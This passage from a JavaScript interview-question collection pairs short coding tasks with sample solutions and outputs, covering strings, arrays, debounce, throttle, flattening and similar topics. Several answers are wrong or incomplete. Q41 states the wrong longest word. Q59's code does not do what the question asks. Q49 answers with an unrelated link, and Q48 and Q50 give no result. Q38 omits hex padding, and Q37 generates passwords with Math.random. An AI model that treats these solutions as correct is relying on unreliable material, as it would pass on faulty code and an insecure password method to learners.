let value= str.toLowerCase().split('-')
i=value.length;
let q= value.map((v,i)=>{
if(i != 0){
return v.charAt(0).toUpperCase() + v.substring(1);
} else {
return v
}

})

console.log(q.join(''))
}
 cumm(str);
```

- ans:- "myHyphenString"

Question 10: Can you write a line of code in JavaScript to swap the values of two variables without using a temporary variable?

```
let a = 5, b = 10; [a, b] = [b, a]; console.log(a, b); // Output: 10, 5
```

Question 11: Can you write a function in JavaScript to create a countdown from a given number?

```
function countdown(start) {
   if (start < 0) {
      console.log("Please provide a non-negative starting number.");
      return;
   }
   for (let i = start; i >= 0; i--) {
      console.log(i);
   }
}

// Example usage:
countdown(10); // Outputs: 10, 9, 8, ..., 0
```

Question 12: Can you write a function in JavaScript to convert a string to an integer while handling non-numeric characters gracefully?

```
let str = "28";

function cumm(str){
return parseInt(str)

}
 let v = cumm(str);
 console.log(v)
```

- 28

Or Number(str)

For decimal parseFloat()

Question 13: Can you write a function in JavaScript to convert a decimal number to its binary representation?

```
let str = 10;

function cumm(str){
if(str > 0){
return str.toString(2)
}

}
 let v = cumm(str);
 console.log(v)
```

- -→ "1010"

Question 14: Can you write a function in JavaScript to calculate the factorial of a given non-negative integer?

```
let val = 4;
```

```
function fact(val){
let factorial =1
if(val > 0){
for(let i=1;i<=val;i++){
factorial *= i;
}


}
return factorial

}
 let v = fact(val);
 console.log(v)
```
→-24

Question 15: Write a concise function to safely access a deeply nested property of an object without throwing an error if any intermediate property is undefined.

Optional Chaining

This is long and chnucky const birthYear = movie && movie.director && movie.director.birthYear;

const birthYear = movie?.director?.birthYear;

Question 16: Can you write a function in JavaScript to generate a random integer between a specified minimum and maximum value (inclusive)?

```
Math.ceil() rounds a number UP to the nearest integer:</p>
function getRandomNumberInRange(min, max) {
   return Math.floor(Math.random() * (max - min + 1)) + min;
}

const randomNum = getRandomNumberInRange(1, 10);
console.log(randomNum); // Output: a random integer between 1 and 10
```

ans :- any value between 1 to 10

Question 17: Can you write a function in JavaScript to count the occurrences of each element in an array and return the result as an object?

```
let arr = [5, 5, 5, 2, 2, 2, 2, 2, 9, 4];
function reduc(arr){
let p = arr.reduce((acc,red)=>{
return acc[red] ? ++acc[red]: acc[red] = 1,acc
},{})
console.log(p)
}
```

reduc(arr);

```
-→ {
  2: 5,
  4: 1,
  5: 3,
  9: 1
}
```

Question 18: Can you write a function in JavaScript to capitalize the first letter of each word in a given sentence?

```
let arr = "capital first word"
function reduc(arr){
 let newArr= arr.split(" ")
let v = newArr.map((val)=> (val[0].toUpperCase() + val.slice(1))
)
console.log(v)
}

 reduc(arr);
```

- --→ ["Capital", "First", "Word"]

Question 19: Can you write a function in JavaScript to reverse a given string?

```
let arr = "capital first word"
function reduc(arr){
 return arr.split("").reverse().join("").split(" ").reverse().join(" ")

}

 let p =reduc(arr);
 console.log(p)
```

- -→"latipac tsrif drow"

Question 20: Can you write a function in JavaScript to find the longest word in a given sentence?

```
let str = "capital first word"
function longest(str){
str= str.split(" ")
 let largest="";
for (let i=0;i<str.length;i++){
if(str[i].length > largest.length){
largest = str[i];
}
```

```
}
return largest
}

 let longestWord =longest(str);
 console.log("longestWord",longestWord)
```

- -→"longestWord", "capital"

Question 21: Can you write a function in JavaScript to rename a specific property in an object?

```
var obj = {
 Prop1: 'test',
 Prop2: 'test2'
}
function longest(obj){
const { Prop1, ...otherProps } = obj;
let newObj =  {prop3:Prop1,...otherProps};
console.log(newObj)
}


 longest(obj);
     ----→ {
       Prop2: "test2",
       prop3: "test"
     }
```

Question 22: Can you write a function in JavaScript to find the second-largest element in an array?

```
let arr = [12,34,24,56,2]

function cumm(arr){
let sorted = arr.sort((a,b)=> b-a)
 console.log(sorted[1])

}
```

--→34

Question 23: Can you write a JavaScript function to group an array of objects by a specified property?

```
function groupBy(array, property) {
   return array.reduce((result, item) => {
```

```
      const key = item[property];
      if (!result[key]) {
         result[key] = [];
      }
      result[key].push(item);
      return result;
   }, {});
}

// Example usage:
const data = [
   { name: "Alice", group: "A" },
   { name: "Bob", group: "B" },
   { name: "Charlie", group: "A" },
   { name: "David", group: "B" },
   { name: "Eve", group: "C" }
];

const groupedData = groupBy(data, "group");
console.log(groupedData);
```

- -→ {

```
A: [{
group: "A",
name: "Alice"
}, {
group: "A",
name: "Charlie"
}],
B: [{
group: "B",
name: "Bob"
}, {
group: "B",
name: "David"
}],
C: [{
group: "C",
name: "Eve"
}]
}
```

Question 24: Can you write a JavaScript function to find the missing number in an array of consecutive integers from 1 to N?

```
function findMissingNumber(arr, n) {
  const expectedSum = (n * (n + 1)) / 2;
  const actualSum = arr.reduce((sum, num) => sum + num, 0);
  return expectedSum - actualSum;
}

// Example:
console.log(findMissingNumber([1, 2, 4, 5], 5)); // Output: 3
```

Question 25: Can you write a JavaScript function to reverse the key-value pairs of an object?

```
function reverseObject(obj) {
  return Object.fromEntries(Object.entries(obj).map(([key, value]) => [value, key]));
}

// Example:
console.log(reverseObject({ a: 1, b: 2 })); // Output: { 1: "a", 2: "b" }
```

Question 26: Can you write a JavaScript function to check if a given string has balanced parentheses?

```
function isBalanced(str) {
  const stack = [];
  for (const char of str) {
    if (char === '(') stack.push(char);
    else if (char === ')') {
      if (!stack.length) return false;
      stack.pop();
    }
  }
  return stack.length === 0;
}

// Example:
console.log(isBalanced("(())")); // Output: true
console.log(isBalanced("(()")); // Output: false
```

Question 27: Can you write a concise function in JavaScript to implement a simple debounce function that delays the execution of a given function until after a specified time interval has passed without additional calls?

```
function debounce(fn, delay) {
  let timer;
  return function(...args) {
    clearTimeout(timer);
    timer = setTimeout(() => fn(...args), delay);
```

```
  };
}

// Example:
const log = debounce(() => console.log("Executed!"), 500);
log();
```

Question 28: Can you write a JavaScript function to truncate a given string to a specified length and append "..." if it exceeds that length?

```
function truncate(str, length) {
  return str.length > length ? str.slice(0, length) + "..." : str;
}

// Example:
console.log(truncate("Hello World!", 5)); // Output: "Hello..."
```

Question 29: Can you write a throttle function in JavaScript to implement a simple throttle function
that limits the execution of a given function to once every specified time interval?

```
function throttle(fn, interval) {
  let lastCall = 0;
  return function(...args) {
    const now = Date.now();
    if (now - lastCall >= interval) {
      lastCall = now;
      fn(...args);
    }
  };
}

// Example:
const log = throttle(() => console.log("Executed!"), 1000);
log();
```

Question 30: Can you write a JavaScript function to check if a given string has all unique characters?

```
function hasUniqueCharacters(str) {
  return new Set(str).size === str.length;
}

// Example:
console.log(hasUniqueCharacters("abc")); // Output: true
console.log(hasUniqueCharacters("aabc")); // Output: false
```

Question 31: Can you write a function in JavaScript to convert each string in an array of strings to uppercase?

```
function toUpperCaseArray(arr) {
  return arr.map(str => str.toUpperCase());
}

// Example:
console.log(toUpperCaseArray(["hello", "world"])); // Output: ["HELLO", "WORLD"]
```

Question 32: Can you write a JavaScript function to find the first non-repeated character in a given string?

```
function firstNonRepeatedChar(str) {
  return [...str].find(char => str.indexOf(char) === str.lastIndexOf(char)) || null;
}

// Example:
console.log(firstNonRepeatedChar("swiss")); // Output: "w"
```

Question 33: Can you write a JavaScript function to find the longest word in a sentence?

```
function longestWord(sentence) {
  return sentence.split(" ").reduce((longest, word) => word.length > longest.length ? word :
longest, "");
}

// Example:
console.log(longestWord("I love programming")); // Output: "programming"
```

Question 34: Can you write a JavaScript function to flatten a nested object?

```
function flattenObject(obj, prefix = '') {
  const result = {};
  for (const key in obj) {
    const newKey = prefix ? `${prefix}.${key}` : key;
    if (typeof obj[key] === 'object' && obj[key] !== null) {
      Object.assign(result, flattenObject(obj[key], newKey));
    } else {
      result[newKey] = obj[key];
    }
  }
  return result;
}

// Example:
console.log(flattenObject({ a: { b: { c: 1 } }, d: 2 }));
// Output: { "a.b.c": 1, "d": 2 }
```

Question 35: Can you write a JavaScript function to rotate the elements of an array to the right by a specified number of positions?

```
function rotateArray(arr, positions) {
```

```
  positions %= arr.length;
  return arr.splice(-positions).concat(arr);
}

// Example:
console.log(rotateArray([1, 2, 3, 4, 5], 2)); // Output: [4, 5, 1, 2, 3]
```

Question 36: Can you write a JavaScript function to convert a given number of minutes into hours and minutes?

```
function minutesToHoursAndMinutes(minutes) {
  const hours = Math.floor(minutes / 60);
  const remainingMinutes = minutes % 60;
  return `${hours} hours and ${remainingMinutes} minutes`;
}

// Example:
console.log(minutesToHoursAndMinutes(125)); // Output: "2 hours and 5 minutes"
```

Question 37: Can you write a JavaScript function to generate a random password of a specified length?

```
function generatePassword(length) {
  return Math.random().toString(36).substr(2, length);
}

// Example:
console.log(generatePassword(8)); // Output: Random 8-character password
```

Question 38: Can you write a JavaScript function to convert an RGB color to its hexadecimal representation?

```
function rgbToHex(r, g, b) { return `#${r.toString(16)}${g.toString(16)}${b.toString(16)}`; } //
Example: console.log(rgbToHex(255, 99, 71)); // Output: "#ff6347"
```

Question 39: Can you write a JavaScript function to check if a given string has balanced brackets?

```
function isBalanced(str) {
  let count = 0;
  for (let char of str) {
    if (char === '(') count++;
    if (char === ')') count--;
    if (count < 0) return false; // More closing brackets
  }
  return count === 0; // Check if all opened brackets are closed
}

// Example:
console.log(isBalanced("(())")); // true
console.log(isBalanced("(()")); // false
```

Question 40: Can you write a JavaScript function to generate a unique identifier?

```
function generateUID() {
   return Math.random().toString(36).substr(2, 9);
}

// Example:
console.log(generateUID()); // Output: Random unique identifier (e.g., "a1b2c3d4e")
```

Question 41. Program to find longest word in a given sentence?

```
function findLongestWord(sentence) {
   const words = sentence.split(' ');
   let longest = '';
   for (let word of words) {
      if (word.length > longest.length) {
         longest = word;
      }
   }
   return longest;
}

// Example:
console.log(findLongestWord("The quick brown fox jumps over the lazy dog")); // Output:
"jumps"
```

Question 42. How to check whether a string is palindrome or not ?

```
function isPalindrome(str) {
   return str === str.split('').reverse().join('');
}

// Example:
console.log(isPalindrome("madam")); // true
console.log(isPalindrome("hello")); // false
```

Question 43. Write a program to remove duplicates from an array ?

```
function removeDuplicates(arr) {
   return [...new Set(arr)];
}

// Example:
console.log(removeDuplicates([1, 2, 3, 2, 4, 3])); // Output: [1, 2, 3, 4]
```

Question 44. Program to find Reverse of a string without using built-in method ?

```
function reverseString(str) {
   let reversed = '';
   for (let i = str.length - 1; i >= 0; i--) {
      reversed += str[i];
   }
   return reversed;
```

```
}

// Example:
console.log(reverseString("hello")); // Output: "olleh"
```

Question 45. Find the max count of consecutive 1's in an array ?

```
function maxConsecutiveOnes(arr) {
   let maxCount = 0;
   let count = 0;
   for (let i = 0; i < arr.length; i++) {
      if (arr[i] === 1) {
         count++;
         maxCount = Math.max(maxCount, count);
      } else {
         count = 0;
      }
   }
   return maxCount;
}

// Example:
console.log(maxConsecutiveOnes([1, 1, 0, 1, 1, 1])); // Output: 3
```

Question 46. Find the factorial of given number ?

```
function factorial(n) {
   let result = 1;
   for (let i = 1; i <= n; i++) {
      result *= i;
   }
   return result;
}

// Example:
console.log(factorial(5)); // Output: 120
```

Question 47. Given 2 arrays that are sorted [0,3,4,31] and [4,6,30]. Merge them and sort [0,3,4,4,6,30,31] ?

```
let arr1=[0,3,4,31]
let arr2= [4,6,30]

function fact(arr1,arr2){
let arr3= [...arr1,...arr2];
arr3.sort(function(a, b){return a - b});
return arr3
}
 let v = fact(arr1,arr2);
```

console.log(v)

- --→[0, 3, 4, 4, 6, 30, 31]

Question 48. Create a function which will accepts two arrays arr1 and arr2. The function should return true if every value in arr1 has its corresponding value squared in array2. The frequency of values must be same.

```
let arr1=[1,2,3,4]
let arr2= [1,4,9,16]

function fact(arr1,arr2){
let arr3= arr1.map(a=>Math.pow(a,2));
if(JSON.stringify(arr3) == JSON.stringify(arr2)){
return true
} else {
return false
}
}
 let v = fact(arr1,arr2);
 console.log(v)
```

-→

Question 49. Given two strings. Find if one string can be formed by rearranging the letters of other string.

https://askavy.com/javascript-how-to-use-settimeout-to-invoke-object-itself/

Question 50. Write logic to get unique objects from below array ?

I/P: [{name: "sai"},{name:"Nang"},{name: "sai"},{name:"Nang"},{name: "111111"}];

O/P: [{name: "sai"},{name:"Nang"}{name: "111111"}

Question 51. Write a JavaScript program to find the maximum number in an array.

```
function findMax(arr) {
   return Math.max(...arr);
}

// Example:
console.log(findMax([1, 2, 3, 4, 5])); // Output: 5
```

Question 52. Write a JavaScript function that takes an array of numbers and returns a new array with only the even numbers.

```
function getEvenNumbers(arr) {
   return arr.filter(num => num % 2 === 0);
}

// Example:
```

```
console.log(getEvenNumbers([1, 2, 3, 4, 5])); // Output: [2, 4]
```

Question 53. Write a JavaScript function to check if a given number is prime.

```
function isPrime(num) {
  if (num < 2) return false;
  for (let i = 2; i < num; i++) {
    if (num % i === 0) return false;
  }
  return true;
}

// Example:
console.log(isPrime(5)); // Output: true
console.log(isPrime(4)); // Output: false
```

Question 54. Write a JavaScript program to find the largest element in a nested array.
[[3, 4, 58], [709, 8, 9, [10, 11]], [111, 2]]

```
function findLargestInNestedArray(arr) {
  let largest = -Infinity;
  arr.flat(Infinity).forEach(num => {
    if (num > largest) {
      largest = num;
    }
  });
  return largest;
}

// Example:
console.log(findLargestInNestedArray([[3, 4, 58], [709, 8, 9, [10, 11]], [111, 2]])); // Output:
709
```

Question 55. Write a JavaScript function that returns the Fibonacci sequence up to a given number of terms.

```
function fibonacci(n) {
  let fib = [0, 1];
  for (let i = 2; i < n; i++) {
    fib.push(fib[i - 1] + fib[i - 2]);
  }
  return fib;
}

// Example:
console.log(fibonacci(5)); // Output: [0, 1, 1, 2, 3]
```

Question 56. Given a string, write a javascript function to count the occurrences of each character in the string.

```
function countOccurrences(str) {
```

```
  let count = {};
  for (let i = 0; i < str.length; i++) {
    let char = str[i];
    count[char] = (count[char] || 0) + 1;
  }
  return count;
}

// Example:
console.log(countOccurrences("hello")); // Output: { h: 1, e: 1, l: 2, o: 1 }
```

Question 57. Write a javaScript function that sorts an array of numbers in ascending order.

```
function sortAsc(arr) {
  return arr.sort((a, b) => a - b);
}

// Example:
console.log(sortAsc([5, 3, 8, 1])); // Output: [1, 3, 5, 8]
```

Question 58. Write a javaScript function that sorts an array of numbers in descending order.

```
function sortDesc(arr) {
  return arr.sort((a, b) => b - a);
}

// Example:
console.log(sortDesc([5, 3, 8, 1])); // Output: [8, 5, 3, 1]
```

Question 59. Write a javaScript function that reverses the order of words in a sentence without using the built-in reverse() method.

```
let str = "hello my name is nilofar";

function cumm(str) { return str.split(' ').map(word => word.split('').reduce((rev, char) => char + rev, '')).join(' '); }
 console.log(cumm(str)); //
 Output: "olleh ym eman si rafolin"
```

Question 60. Implement a javascript function that flattens a nested array into a single-dimensional array.

```
function flattenArray(array) {
  let result = [];

  for (let i = 0; i < array.length; i++) {
    if (Array.isArray(array[i])) {
      for (let j = 0; j < array[i].length; j++) {
        result.push(array[i][j]); // Add elements of the nested array
      }
```

```
      } else {
        result.push(array[i]); // Add non-array items directly
      }
    }

    return result;
}

// Example usage
const nestedArray = [1, [2, 3], [4, 5], 6];
-→ Output: [1, 2, 3, 4, 5, 6]
console.log(flattenArray(nestedArray)); // Output: [1, 2, 3, 4, 5, 6]
```

Question 61. Write a function which converts string input into an object
("a.b.c", "someValue");
{a: {b: {c: "someValue"}}}

```
function stringToObject(path, value) {
    const keys = path.split('.'); // Split the string by dots
    let obj = {}; // Start with an empty object

    let current = obj;
    for (let i = 0; i < keys.length; i++) {
      // If it's the last key, set the value, otherwise create an empty object
      if (i === keys.length - 1) {
        current[keys[i]] = value;
      } else {
        current[keys[i]] = {};
      }
      current = current[keys[i]]; // Move deeper into the object
    }

    return obj;
}

// Example:
console.log(stringToObject("a.b.c", "someValue")); // Output: {a: {b: {c: "someValue"}}}
```